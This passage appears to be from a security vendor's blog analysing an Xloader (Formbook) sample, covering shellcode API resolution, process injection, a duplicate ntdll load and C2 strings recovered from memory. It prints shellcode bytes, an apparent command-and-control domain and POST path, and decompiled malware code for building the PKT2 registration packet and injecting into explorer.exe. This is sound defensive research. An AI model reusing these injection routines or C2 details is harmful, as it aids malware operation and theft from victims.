
Below is a short list of APIs that the shellcode was resolving via hashing. Note the usage of many common injection APIs.

001E3017		Enabled	ret 8	33
754288E0	<kernel32.dll.CreateProcessW>	Enabled	mov edi,edi	0
75429910	<kernel32.dll.TerminateProcess>	Enabled	mov edi,edi	0
7542E570	<kernel32.dll.QueryPerformanceCounter>	Enabled	mov edi,edi	0
7542E590	<kernel32.dll.HeapFree>	Enabled	mov edi,edi	0
7542EDE0	<kernel32.dll.GetCurrentThread>	Enabled	push FFFFFFFE	0
7542F9B0	<kernel32.dll.GetProcessHeap>	Enabled	jmp dword ptr ds:[<GetProcessHeap>]	0
7542F9F0	<kernel32.dll.VirtualAlloc>	Enabled	mov edi,edi	0
7542FAF0	<kernel32.dll.VirtualFree>	Enabled	mov edi,edi	0
7542FB80	<kernel32.dll.GetProcAddress>	Enabled	mov edi,edi	0
75430D80	<kernel32.dll.IsWow64Process>	Enabled	mov edi,edi	0
75430FA0	<kernel32.dll.GetModuleFileNameW>	Enabled	mov edi,edi	0
75431270	<kernel32.dll.LoadLibraryA>	Enabled	mov edi,edi	0
754314F0	<kernel32.dll.GetModuleHandleW>	Enabled	mov edi,edi	0
754315A0	<kernel32.dll.Sleep>	Enabled	jmp dword ptr ds:[<Sleep>]	1
754315B0	<kernel32.dll.CreateThread>	Enabled	mov edi,edi	0
75431D60	<kernel32.dll.LoadLibraryW>	Enabled	mov edi,edi	4
75432410	<kernel32.dll.GetCommandLine>	Enabled	jmp dword ptr ds:[<GetCommandLine>]	0
75432770	<kernel32.dll.IsDebuggerPresent>	Enabled	jmp dword ptr ds:[<IsDebuggerPresent>]	0
75432A40	<kernel32.dll.GetTickCount>	Enabled	push ecx	2
75433580	<kernel32.dll.CloseHandle>	Enabled	jmp dword ptr ds:[<CloseHandle>]	0
75433770	<kernel32.dll.WaitForSingleObject>	Enabled	jmp dword ptr ds:[<WaitForSingleObject>]	0
754337B0	<kernel32.dll.CreateDirectoryW>	Enabled	jmp dword ptr ds:[<CreateDirectoryW>]	0
754337E0	<kernel32.dll.CreateFile>	Enabled	jmp dword ptr ds:[<CreateFile>]	1
754339E0	<kernel32.dll.GetFileAttributesW>	Enabled	jmp dword ptr ds:[<GetFileAttributesW>]	0
75433A00	<kernel32.dll.GetFileSize>	Enabled	jmp dword ptr ds:[<GetFileSize>]	0
75433A10	<kernel32.dll.GetFileSizeEx>	Enabled	jmp dword ptr ds:[<GetFileSizeEx>]	0
75433AC0	<kernel32.dll.GetTempPath>	Enabled	jmp dword ptr ds:[<GetTempPath>]	1
75433B60	<kernel32.dll.ReadFile>	Enabled	jmp dword ptr ds:[<ReadFile>]	0
75433C50	<kernel32.dll.WriteFile>	Enabled	jmp dword ptr ds:[<WriteFile>]	0
75435940	<kernel32.dll.ExitProcess>	Enabled	push ebp	0
75444C50	<kernel32.dll.GetThreadContext>	Enabled	mov edi,edi	0
754457F0	<kernel32.dll.ReadProcessMemory>	Enabled	mov edi,edi	0
754460A0	<kernel32.dll.SetThreadContext>	Enabled	mov edi,edi	0
75470A10	<kernel32.dll.lstrcatw>	Enabled	push 8	0
75470B00	<kernel32.dll.lstrcpyw>	Enabled	push 8	0
754A9190	<kernel32.dll.ExitThread>	Enabled	dec esi	0
754ABFBF	<kernel32.dll.HeapAlloc>	Enabled	dec esi	0


Allowing the code to execute further, we saw attempts to access a "lecheries" file located in the users temp directory. This isn't particularly interesting, but provided a unique string that we could later search to identify the malware.

Default (stdcall)		5	Unlocked
1:	[esp] 001E24D8 001E24D8		
2:	[esp+4] 0019FB74 0019FB74 L"\\AppData\\Local\\Temp\\"		
3:	[esp+8] 0019FB74 0019FB74 L"\\AppData\\Local\\Temp\\"		
4:	[esp+C] 0019FE40 0019FE40 L"lecheries"		
5:	[esp+10] 0019FEEC 0019FEEC		


We also observed attempts to spawn an svchost.exe process via CreateProcessW. Given the presence of injection APIs, this is likely the injection target and where we'll find the next stage of malware.



We also observed the shellcode attempting to load a second copy of `ntdll.dll`. This is often performed by malware in order to obtain a "clean" version for execution and is commonly used to evade detection with variants of `syscalls` or DLL `unhooking`.



Continuing the execution, we observed and investigated the newly spawned `svchost`, and confirmed a second copy of `ntdll` present in the module listing. There are few legitimate reasons for two `ntdll` modules to be loaded, so we knew something strange was going on inside of this `svchost`.



Shortly after spawning, the new `svchost.exe` terminated and spawned a suspicious instance of `netsh.exe`.

javaw.exe	6884	0.90	533.4 MB	OpenJDK Platform binary
decompile.exe	8116		1.44 MB	
conhost.exe	6412		1.23 MB	Console Window Host
netsh.exe	6628		12.92 MB	Network Command Shell

The **netsh** was created without any command line parameters, which is unusual and suspicious. So we decided to investigate the process further.

General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment

File
 Network Command Shell
 (Verified) Microsoft Windows
 Version: 10.0.19041.1
 Image file name: C:\Windows\SysWOW64\netsh.exe

Process
 Command line: "C:\Windows\SysWOW64\netsh.exe"
 Current directory: C:\Program Files\Process Hacker 2\
 Started: an hour and 41 minutes ago (3:39:53 AM 9/12/2024)
 PEB address: 0x252000 (32-bit: 0x253000) Image type: 32-bit
 Parent: Non-existent process (3776)
 Mitigation: None
 Protection: None

Permissions Terminate

By closely inspecting the memory regions of netsh.exe, we noticed a suspicious area of memory with RWX (read/write/execute) permissions and what appeared to be shellcode.

netsh.exe (6628) Properties

General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment

☒ Hide free regions

Base address	Type	Size	Protection
> 0x5a0000	Private	64 kB	RW
> 0x5b0000	Private	272 kB	RW
> 0x600000	Private	272 kB	RW
> 0x650000	Mapped	32 kB	R
> 0x660000	Mapped	20 kB	R
> 0x670000	Private	64 kB	RW
> 0x680000	Private	1,024 kB	RW
> 0x980000	Private	1,024 kB	RW
> 0xa80000	Private	644 kB	RW
> 0xb30000	Private	644 kB	RWX
> 0xb30000	Private: Commit	644 kB	RWX
> 0xc20000	Private	256 kB	RW
> 0xc60000	Private	180 kB	RW
> 0xce0000	Private	3,376 kB	RWX
> 0x1030000	Private	2,520 kB	RW
> 0x1320000	Image	120 kB	WCX
> 0x1340000	Mapped	41,132 kB	RW
> 0x3b70000	Private	2,520 kB	RW
> 0x3df0000	Private	1,024 kB	RW
> 0x3ef0000	Mapped	2,048 kB	R
> 0x40f0000	Mapped	1,540 kB	R
> 0x4280000	Mapped	20,484 kB	R
> 0x6a7d0000	Image	4,436 kB	WCX
> 0x75410000	Image	960 kB	WCX
> 0x75500000			

netsh.exe (6628) (0xb30000 - 0xbd1000)

```

00000000  09 00 00 00 00 00 48 03 40 0b 48 83 c0 13 ff e0  . . . . XH. @. H. . ^
00000010  20 53 01 00 00 00 00 00 48 83 ec 48 33 c0 48 8d  8. . . . . H. . H3
00000020  54 24 20 c7 44 24 20 e8 00 00 44 8d 40 10 c7 T$ . D$ . . . D.
00000030  44 24 24 00 58 48 03 c7 44 24 28 40 0b 48 83 c7 D$$.XH..D$(.
00000040  44 24 2c c0 13 ff e0 48 89 44 24 30 48 89 44 24 D$,...H.D$OH
00000050  38 e8 b2 13 01 00 48 83 c4 48 c3 28 dd c0 ff ba 8. ....H..H.(.
00000060  95 8e f7 ef de 3c 8e 85 b8 14 00 00 00 30 11 48. ....<.....
00000070  ff c1 48 ff c8 75 f6 f3 c3 4b a4 88 3d 6e a1 a6. .H..u..K.=
00000080  e9 9a c4 82 c7 ed 49 ba 48 63 c2 85 d2 74 15 48. ....I.Hc..
00000090  8d 44 08 ff 0f 1f 40 00 80 38 00 75 07 48 ff c8 .D....@..8.u.
000000a0  ff ca 75 f4 8b c2 c3 cc 40 55 48 8b ec 48 83 ec .u....@UH..
000000b0  40 33 c0 c7 45 e0 a3 60 02 12 81 75 e0 80 82 b2 @3..E..`...u.
000000c0  87 c7 45 e4 2d 7e ce a2 81 75 e4 80 82 b2 87 c7 .E.-~...u...
000000d0  45 e8 d9 a2 66 8a 81 75 e8 80 82 b2 87 c7 45 ec E..f..u....
000000e0  94 58 9a 4e 81 75 ec 80 82 b2 87 48 c7 45 f0 78 .X.N.u....H.
000000f0  a8 38 73 81 75 f0 80 82 b2 87 44 8d 40 14 48 8d .8s.u....D.@
00000100  55 e0 89 45 f8 e8 fe 12 01 00 48 83 c4 40 5d c3 U..E..W....u.
00000110  0d 8e 49 50 c5 34 31 51 40 55 48 8b ec 48 83 ec .IP.41Q@UH..
00000120  40 33 c0 c7 45 e0 57 f8 fb 86 81 75 e0 e0 06 04 @3..E.W....u.
00000130  f8 c7 45 e4 ac 86 5a 95 81 75 e4 e0 06 04 f8 c7 .E..^..z...u...
00000140  45 e8 fa 10 5a 0c 81 75 e8 e0 06 04 f8 c7 45 ec E..^..u....
00000150  2a e9 e1 0c 81 75 ec e0 06 04 f8 48 89 45 f4 4c ^...u....H.
00000160  8b c9 c7 45 f0 57 2d f0 d4 81 75 f0 e0 06 04 f8 .E.E.W....u...
  
```

Re-read Write Go to... 16 bytes per row Save Close

C:\Windows\SysWOW64\kernel32.dll 616 kB 4 kB 612 kB 612 kB

Disassembling the region inside of a debugger, we confirmed that the bytes disassembled correctly and followed a sequence typical of shellcode. Namely, immediately calling a nearby instruction and using a pop to obtain the address.

This typically enables shellcode to determine its position in memory when that position is not predictable. It's also a sequence that would rarely be seen in legitimate code.

```
00BD0000  E8 00000000  call BD0005
00BD0005  58          pop  eax
00BD0006  48          dec  eax
00BD0007  0340 0B     add  eax,dword ptr ds:[eax+8]
00BD000A  48          dec  eax
00BD000B  83C0 13     add  eax,13
00BD000E  FFE0       jmp  eax
00BD0010  2053 01     and  byte ptr ds:[ebx+1],dl
00BD0013  0000       add  byte ptr ds:[eax],al
00BD0015  0000       add  byte ptr ds:[eax],al
00BD0017  0048 83     add  byte ptr ds:[eax-7D],cl
00BD001A  EC         in   al,dx
00BD001B  48          dec  eax
```

Portions of the code did not execute and raised exceptions, so we decided to perform a more extensive scan of our analysis machine using [hollows_hunter](#). Specifically, we wanted to use hollows_hunter to search for indications of shellcode present in any process that was currently running.

```
FLARE Mon 09/12/2024 6:12:56.18
C:\>hollows_hunter.exe /shellc 3 /iat 3
HollowsHunter v.0.3.9 (x64)
Built on: Feb 24 2024
```

Much to our surprise, it had flagged `explorer.exe` as suspicious. This was unusual as there was no obvious new execution of `explorer.exe`.

```
>> Scanning PID: 6204 : taskhostw.exe
>> Scanning PID: 548 : explorer.exe
>> Detected: 548
>> Scanning PID: 5524 : StartMenuExperienceHost.exe
>> Scanning PID: 4120 : TextInputHost.exe
>> Scanning PID: 6880 : SearchApp.exe
```

Inspecting the `explorer.exe` process further, we noticed another suspicious area of RWX memory.

explorer.exe (548) Properties

General Statistics Performance Threads Token Modules **Memory** Environment Handles GPU Comment

☒ Hide free regions

Strings... Refresh

Base address	Type	Size	Protection	Use	Total WS	Private WS	Sharea
> 0x61e0000	Mapped	16 kB	R	C:\ProgramData\Microsoft\Windows\C...	16 kB		
> 0x61f0000	Mapped	4 kB	R	C:\ProgramData\Microsoft\Windows\C...	4 kB		
▼ 0x6200000	Mapped	688 kB	RWX		688 kB		
0x6200000	Mapped: Commit	688 kB	RWX		688 kB		
> 0x62b0000	Private	4 kB	RW		4 kB	4 kB	
> 0x62c0000	Private	4 kB	RW		4 kB	4 kB	
> 0x62d0000	Private	4 kB	RW		4 kB	4 kB	
> 0x62e0000	Private	4 kB	RW		4 kB	4 kB	
> 0x62f0000	Private	12 kB	RW		12 kB	12 kB	

Luckily, hollows_hunter had flagged this same section and saved it for analysis.

Name	Date modified	Type	Size
7ff4fde81000.shc	9/12/2024 6:14 AM	SHC File	4 KB
7ff4fde83000.shc	9/12/2024 6:14 AM	SHC File	4 KB
7ff4fde85000.shc	9/12/2024 6:14 AM	SHC File	4 KB
7ff4fde87000.shc	9/12/2024 6:14 AM	SHC File	4 KB
7ffad9660000.SyncCenter.dll	9/12/2024 6:14 AM	Application extens...	524 KB
7ffad9660000.SyncCenter.dll.iat_hooks.txt	9/12/2024 6:14 AM	Text Document	1 KB
7ffae9520000.srchadmin.dll	9/12/2024 6:14 AM	Application extens...	232 KB
7ffae9520000.srchadmin.dll.iat_hooks.txt	9/12/2024 6:14 AM	Text Document	1 KB
6200000.shc	9/12/2024 6:14 AM	SHC File	688 KB
dump_report.json	9/12/2024 6:14 AM	JSON Source File	2 KB
scan_report.json	9/12/2024 6:14 AM	JSON Source File	3 KB

We then used Detect It Easy to search for strings in that saved region. We quickly discovered a domain, partial URL, user agent, and base64 data prepended with the string "PKT2". These are all strings that would be expected in code that is attempting to make an external connection. Since these strings were present in the dump (and located in an RWX section), we suspected that this was linked to our malware.

118	000204c2	00000018	A	\$SQK\W0TAPACAKASATACAVAWPH
119	000204e4	00000019	A	XA_A^A]A[AZAYAX]_^ZY[H
120	000252b1	00000011	U	S-1-5-21-3325825-
121	0002d866	00000013	A	www.progadgets.tech
122	0002d8fc	0000001c	A	REVTS1RPUC1UTFBOSUpHLUxlbm55
123	0002da70	00000009	A	ObDtp2rV=
124	0002f376	00000009	A	HTTP/1.1
125	0002f396	00000014	A	POST /iqqr/ HTTP/1.1
126	0002f40e	0000000f	A	Origin: http://
127	0002f45e	00000010	A	Referer: http://
128	0002f4be	0000000f	A	Cache-Control:
129	0002f4de	00000011	A	Connection: close
130	0002f4fe	00000010	A	Content-Length:
131	0002f51e	0000002f	A	Content-Type: application/x-www-form-urlencoded
132	0002f55e	00000008	A	Accept:
133	0002f612	00000011	A	Accept-Language:
134	0002f652	00000011	A	Accept-Encoding:
135	0002f692	00000081	A	User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_4) AppleWebKit/534.57.5 (KHTML, like Gecko) Version/5.1.7 Safari/534.57.
136	0002f821	0000000a	A	persistent
137	00054248	0000005d	A	PKT2:ob7OZY7N/TIEF5TJRcyt6gl23uZG70wc8pN+vpCHjefYAYay7bll2HFCQynq6dttNloD3ll+JsMf3EQ5pg1Lud4=


Filter

Save

Since we were primarily interested in identifying the malware we were dealing with, we investigated the strings for any links to documented activity. This led to the strong suggestion that we were dealing with Xloader (aka Formbook).

C2 communication strings

While researching PKT2 malware, we found two blogs specifically detailing Xloader ([Zscaler](#) and [Baglai Vlad](#)).



134	0002f652	00000011	A	Accept-Encoding:
135	0002f692	00000081	A	User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_4) AppleWebKit/534.57.5 (KHTML, like Gecko) Version/5.1.7 Safari/534.57.
136	0002f821	0000000a	A	persistent
137	00054248	0000005d	A	PKT2:ob7OZY7N/TIEF5TJRcYt6gl23uZG70wc8pN+vpcHjefYAYay7bII2HFCQynq6dttNloD3II+JsMf3EQ5pg1Lud4=

The Zscaler blog calls out Xloader registration packets using base64 appended to the string "PKT2", which aligned with the string seen in our extracted data.

In Xloader version 4.3, the registration packet sent to the C2 includes an additional encryption layer as shown in Figure 14.




Figure 14. Xloader 4.3 Registration packet with additional PKT2 layer

We also saw similarities documented in the Baglai Vlad blog.

Finally, the data is RC4-encrypted using hardcoded key (not master key).

```
*pRc4Key ^= 0xCA40B460;
*&pRc4Key[4] ^= 0xCA40B460;
*&pRc4Key[8] ^= 0xCA40B460;
*&pRc4Key[12] ^= 0xCA40B460;
*&pRc4Key[16] ^= 0xCA40B460;
strcpy(sz_PKT2, "PKT2:");
CopyBytes(v3->pkt2_data, sz_PKT2, 5);
CopyBytes(XLNG_data, *XLNG_constant_xored, 5);
XLNG_data[0] ^= 0x27u;
XLNG_data[1] ^= 0x27u;
XLNG_data[2] ^= 0x27u;
XLNG_data[3] ^= 0x27u;
XLNG_data[4] ^= 0x27u;
CopyBytes(&XLNG_data[13], *_7_1_constant, 4);
XLNG_data[13] ^= 0x27u;
XLNG_data[14] ^= 0x27u;
XLNG_data[15] ^= 0x27u;
XLNG_data[16] ^= 0x27u;
dwXLNG_data_len = StrLen(XLNG_data);
CopyBytes(pCollectedInfo, XLNG_data, dwXLNG_data_len);
AppendStr(pCollectedInfo, szBase64EncodedComputerNameAndUserName, 0);
v14 = dwXLNG_data_len + dwB64encodedUserComputerNameLen;
j_Rc4(pCollectedInfo, dwXLNG_data_len + dwB64encodedUserComputerNameLen, pRc4Key);
Base64DecodeEncode(&v3->pkt2_data[5], pCollectedInfo, v14);
v3->pkt2_data_len = StrLen(v3->pkt2_data);
```

Crafting PKT2 data

Double references to ntdll.dll

The Baglai Vlad blog also calls out Xloader as utilizing a second copy of `ntdll.dll` for resolving hashes and evading detection. This aligned with our observation of the second loading of `ntdll.dll` inside of our `svchost` process, as there are few legitimate reasons for two copies to be loaded.

svchost.exe (8452) Properties			
General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment			
Name	Base address	Size	Description
svchost.exe	0xea0000	52 kB	Host Process for Windows Services
ntdll.dll	0x76eb0000	1.64 MB	NT Layer DLL
ntdll.dll	0x7faf9650000	1.97 MB	NT Layer DLL

Process injection

The Baglai Vlad blog also called out Xloader as utilizing process injection specifically into `explorer.exe`, after first injecting into another process. This aligned with our observation of injection into `svchost.exe`, followed by `netsh.exe` and activity inside of `explorer.exe`.

Eventually, this stage will launch `explorer.exe` process in suspended state and inject itself into it by creating new section inside spawned process:

```
wscpy(v14, L"explorer.exe");
dwImageBaseAddr = SpawnNewProcessSuspended(pConfig, wszDosFileName, v14, 0);
if ( dwImageBaseAddr )
{
    dwImageBaseAddr = Call_FileOperation_0_Encrypted(pConfig, wszDosFileName, MAP_IMAGE, 0);
    if ( dwImageBaseAddr )
    {
        CreateSuspendedProcessAndGetImageBaseAddr(pConfig, wszDosFileName, v12, &hProcess, v13, pBaseAddr);
        nSize[0] = GetSizeOfImage(dwImageBaseAddr);
        Call_NtReadVirtualMemory_Api(pConfig, hProcess.hProcess, pBaseAddr[0], dwImageBaseAddr, nSize[0], 0);
        v19 = 0;
        hSection = 0;
        if ( !CreateSectionInsideProcess(
```

Due to these and other similarities covered within the blogs, we were fairly confident that we were looking at a similar sample.


Final thoughts

We believe with moderate confidence that the initial AutoIT and shellcode components are related to Trickgate. Trickgate has been [documented](#) specifically deploying Xloader (Formbook) and utilizing techniques with high similarity to the initial AutoIT component of our sample.

If you're interested in checking out Sublime and how we detect and prevent attempts to deliver malware via email originating attacks, you can [create a free account](#) today or [request a demo](#).

About the Author

About the Authors



Threat Research Team


Sublime

The Threat Research team at Sublime is responsible for performing deep dive analyses of new and evolving threats. They use cutting-edge tools and open-source intelligence to understand the full scope of threats and threat actors.

Social link



Social link



[Social link](#)



[Social link](#)



Get the latest

Sublime releases, detections, blogs, events, and more directly to your inbox.

Thank you! Your submission has been received!

Oops! Something went wrong while submitting the form.